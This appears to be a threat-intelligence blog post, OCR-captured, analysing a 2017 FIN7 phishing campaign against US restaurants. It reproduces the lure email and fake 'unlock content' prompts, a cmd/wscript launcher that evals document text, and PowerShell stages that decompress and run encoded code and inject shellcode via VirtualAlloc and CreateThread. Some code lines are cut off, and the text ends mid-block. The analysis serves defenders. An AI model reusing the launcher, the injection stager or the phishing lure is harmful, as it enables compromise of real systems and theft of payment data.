FIN7 Takes Another Bite at the Restaurant Industry

blog.morphisec.com/fin7-attacks-restaurant-industry

- Tweet
-


INTRODUCTION

On June 7, 2017, Morphisec Lab identified a new, highly sophisticated fileless attack targeting restaurants across the US. The ongoing campaign allows hackers to seize system control and install a backdoor to steal financial information at will. It incorporates some never before seen evasive techniques that allow it to bypass most security solutions – signature and behavior based.

Aside from these updated techniques, Morphisec's investigation revealed an almost perfect match to FIN7 attack methods. Past highly successful and damaging attacks on banks, SEC personnel, large restaurant chains and hospitality organizations have all been attributed to the financially-motivated FIN7 group. FIN7, which is also associated with the Carbanak gang, must be seen as one of the leading threat actor groups operating today.

Like past attacks, the initial infection vector is a malicious Word document attached to a phishing email that is well-tailored to the targeted business and its day-to-day operations. The Word document executes a fileless attack that uses DNS queries to deliver the next shellcode stage (Meterpreter). However, in this new variant, all the DNS activity is initiated and executed solely from memory – unlike previous attacks which used PowerShell commands.

OpenDNS investigate data, shared in coordination with the Cisco Advanced Threat Research & Efficacy Team, shows that this is a large-scale, currently active attack with peaks of more than 10K DNS requests per hour.




Details for true-deals.com

Classifier prediction: suspicious

Umbrella risk score: -61

Alarmingly, the detection score on VirusTotal for all of the documents continues to be 0/56 from the time the first documents were uploaded (1.6.2017) up until the date of this publication. This means the attackers successfully bypass static analysis by most of the security solutions.

By contrast, Morphisec's Moving Target Defense-based technology prevents the attack in its early stages, before any channel to the attacker is opened.




SHA256:	2781526f6b302da00661b9a6a625a5a6ecf4ffccafa61202e9b0e9b61b657867
File name:	menu.rtf
Detection ratio:	0 / 56
Analysis date:	2017-06-06 13:42:25 UTC (1 day, 19 hours ago)

TECHNICAL ANALYSIS

Below we describe the full technical details, beginning with the initial email through the final Meterpreter session used to hijack the computer.

PHISHING EMAIL:

As seen in the email below, FIN7's attack campaign targets restaurants. The content of the email is well crafted to avoid suspicion. Some of the email attachments are called menu.rtf, others Olive Garden.rtf or Chick Fil A Order.rtf (all the identified hashes are listed at the end).



From: Adrian Clark <adrian.1987clark@yahoo.com>
To: [redacted]
Cc:
Subject: catering

Message | menu.rtf (4 MB)


Hi,
my name's Adrian Clark i want to make a catering order for tomorrow for 11 am.
It's a big one for 14 people, i've composed a list of what we'll need.
Enclosed file contains all catering information.

Click on edit at the top of the page and than double click to unlock content

Sincerely yours,
Adrian Clark
Wilds Ltd.

WORD DELIVERY:

The attached .rtf file uses OLE and has many similarities to previous FIN7 attacks. But this attack, instead of activating hta files (mshta.exe) from within the link, executes obfuscated JavaScript code. All the victim needs to do is double click on the envelope and press OK.



Open Package Contents

The package you are about to open will run a program contained in the package. That program could do anything! It may harm your computer!

Unless you are absolutely certain about the nature, source, and contents of this package, please press the Cancel button.

OK | Cancel

PROTECTED DOCUMENT

This document is protected by Microsoft Office and requires human verification.
nd Double Click below to prove that you are not a robot.

Double Click Here
To Unlock Contents

CAN'T VIEW? FOLLOW THE STEPS BELOW.

1. Open the document in Microsoft Office. Previewing online does not work for protected d
2. If you downloaded this document from your email, please click "Enable Editing" from th above.
3. Double click above. The content of this Document will be revealed.

unprotected.doc (2) Properties

Compatibility | Security | Details | Previous Versions
General | Shortcut | Options | Font | Layout | Colors

unprotected.doc (2)

Target type: Application
Target location: System32
Target: & wscript.exe //b /e:jscript %HOMEPATH%\j1.txt
Start in:
Shortcut key: None
Run: Minimized
Comment:


Open File Location | Change Icon... | Advanced...

OK | Cancel | Apply

*C:\Users\Morphisec1\Desktop\link - Notepad++

```
%SystemRoot%\System32\cmd.exe /C echo try{w=GetObject("","Word.Application");eval(w.ActiveDocument.Shapes(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\j1.txt & wscript.exe //b /e:jscript %HOMEPATH%\j1.txt
```

JAVASCRIPT CODE SNIPPETS:




11:11:...	cmd.exe	3092	Process Create	C:\Windows\SysWOW64\wscript.exe	SUCCESS	PID: 1728, Command line:
11:11:...	wscript.exe	1728	Process Start		SUCCESS	Parent PID: 3092, Comma
11:11:...	wscript.exe	1728	Thread Create		SUCCESS	Thread ID: 4572

Date: 6/8/2017 11:11:50 AM
Thread: 2824
Class: Process
Operation: Process Start
Result: SUCCESS
Path:
Duration: 0.0000000

Parent PID: 3092
Command line: wscript.exe //b /e:jscript \Users\Morphisec1\jl.txt

The first stage JavaScript copies additional JavaScript code snippets in txt format from the RTF document into a random directory “C:\Users\<User Name>\<Random guid>\”. The same code snippets are combined into a second stage JavaScript in “C:\Users\<User Name>\”. Additionally, the first stage JavaScript creates a scheduled task that executes the second stage code within a minute – this delayed execution helps to bypass behavior analysis since the second stage is not directly executed by the first stage.



Name	Date modified	Type	Size
{6E2BE5F0-527E-BCE7-27BE-7821EC62DB...	6/8/2017 11:12 AM	File folder	
{A31EA2B3-0D0D-CDF6-21B9-B324FC1B4...	6/8/2017 8:59 PM	File folder	
AppData	10/28/2016 4:46 PM	File folder	
bin	10/28/2016 4:05 PM	File folder	
Contacts	3/8/2016 11:21 AM	File folder	
Desktop	6/8/2017 9:04 PM	File folder	
doc	10/28/2016 4:05 PM	File folder	
Downloads	6/8/2017 9:14 PM	File folder	
Favorites	3/8/2016 11:21 AM	File folder	
Links	3/8/2016 11:21 AM	File folder	
My Documents	2/20/2017 6:53 PM	File folder	
My Music	3/8/2016 11:21 AM	File folder	
My Pictures	3/8/2016 11:21 AM	File folder	
My Videos	3/8/2016 11:21 AM	File folder	
OpenVPN	2/16/2017 12:58 PM	File folder	
Saved Games	3/8/2016 11:21 AM	File folder	
Searches	2/20/2017 6:53 PM	File folder	
59350d170f4495.34899629.txt	6/8/2017 9:03 PM	Text Document	37 K

Local Disk (C:) ▸ Users ▸ Morphisec1 ▸ {6E2BE5F0-527E-BCE7-27BE-7821EC62DB33}
rary ▾
Share with ▾
Burn
New folder


Name	Date modified	Type	Size
59301fecd6ab61.06573335.txt	6/8/2017 11:12 AM	Text Document	4 KB
59301fecd6ab91.15740199.txt	6/8/2017 11:12 AM	Text Document	9 KB
59301fecd6abb4.43763376.txt	6/8/2017 11:12 AM	Text Document	17 KB
59301fecd6abd5.12795700.txt	6/8/2017 11:12 AM	Text Document	226 KB

PERSISTENCY:

In some cases, an additional scheduled task “AdobeFlashSync” is created for persistency. This task is executed every 25 minutes and will repeat the actions described above – recreating the JavaScript code which later will create and execute a PowerShell script (described below).


SECOND STAGE JAVASCRIPT INTO POWERSHELL:

The second stage JavaScript creates a PowerShell file with the same name in the same directory. **Afterwards, it deletes its own JavaScript code traces**.



Name	Date modified	Type	Size
{6E2BE5F0-527E-BCE7-27BE-7821EC62DB...	6/8/2017 11:12 AM	File folder	
{A31EA2B3-0D0D-CDF6-21B9-B324FC1B4...	6/8/2017 8:59 PM	File folder	
AppData	10/28/2016 4:46 PM	File folder	
bin	10/28/2016 4:05 PM	File folder	
Contacts	3/8/2016 11:21 AM	File folder	
Desktop	6/8/2017 9:04 PM	File folder	
doc	10/28/2016 4:05 PM	File folder	
Downloads	6/8/2017 9:14 PM	File folder	
Favorites	3/8/2016 11:21 AM	File folder	
Links	3/8/2016 11:21 AM	File folder	
My Documents	2/20/2017 6:53 PM	File folder	
My Music	3/8/2016 11:21 AM	File folder	
My Pictures	3/8/2016 11:21 AM	File folder	
My Videos	3/8/2016 11:21 AM	File folder	
OpenVPN	2/16/2017 12:58 PM	File folder	
Saved Games	3/8/2016 11:21 AM	File folder	
Searches	2/20/2017 6:53 PM	File folder	
59301fecd6ac77.84215450.ps1	6/8/2017 11:13 AM	PS1 File	

The PowerShell script executes a compressed first stage PowerShell child process, which then performs a second stage PowerShell process. The latter PowerShell injects a shellcode into its own process using well-known CreateThread and VirtualAlloc techniques:


first-stage.ps1
second-stage.ps1
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
59301fecd6ac77.84215450.ps1

first-stage.ps1

```
$EncodedCompressedFile = @'

7bOHYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQB

'@

$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($Enco

$UncompressedFileBytes = New-Object Byte[](3318)

$DeflatedStream.Read($UncompressedFileBytes, 0, 3318) | Out-Null

([Text.Encoding]::ASCII.GetString($UncompressedFileBytes)) | IEX
```

second-stage.ps1

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyC

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropService
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyN
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConvention
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_param

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8N

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address ker
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address ke
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll Wait
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```


C:\Users\Morphisec1\Desktop\59301fecd6ac77.84215450.ps1 - Notepad++

```
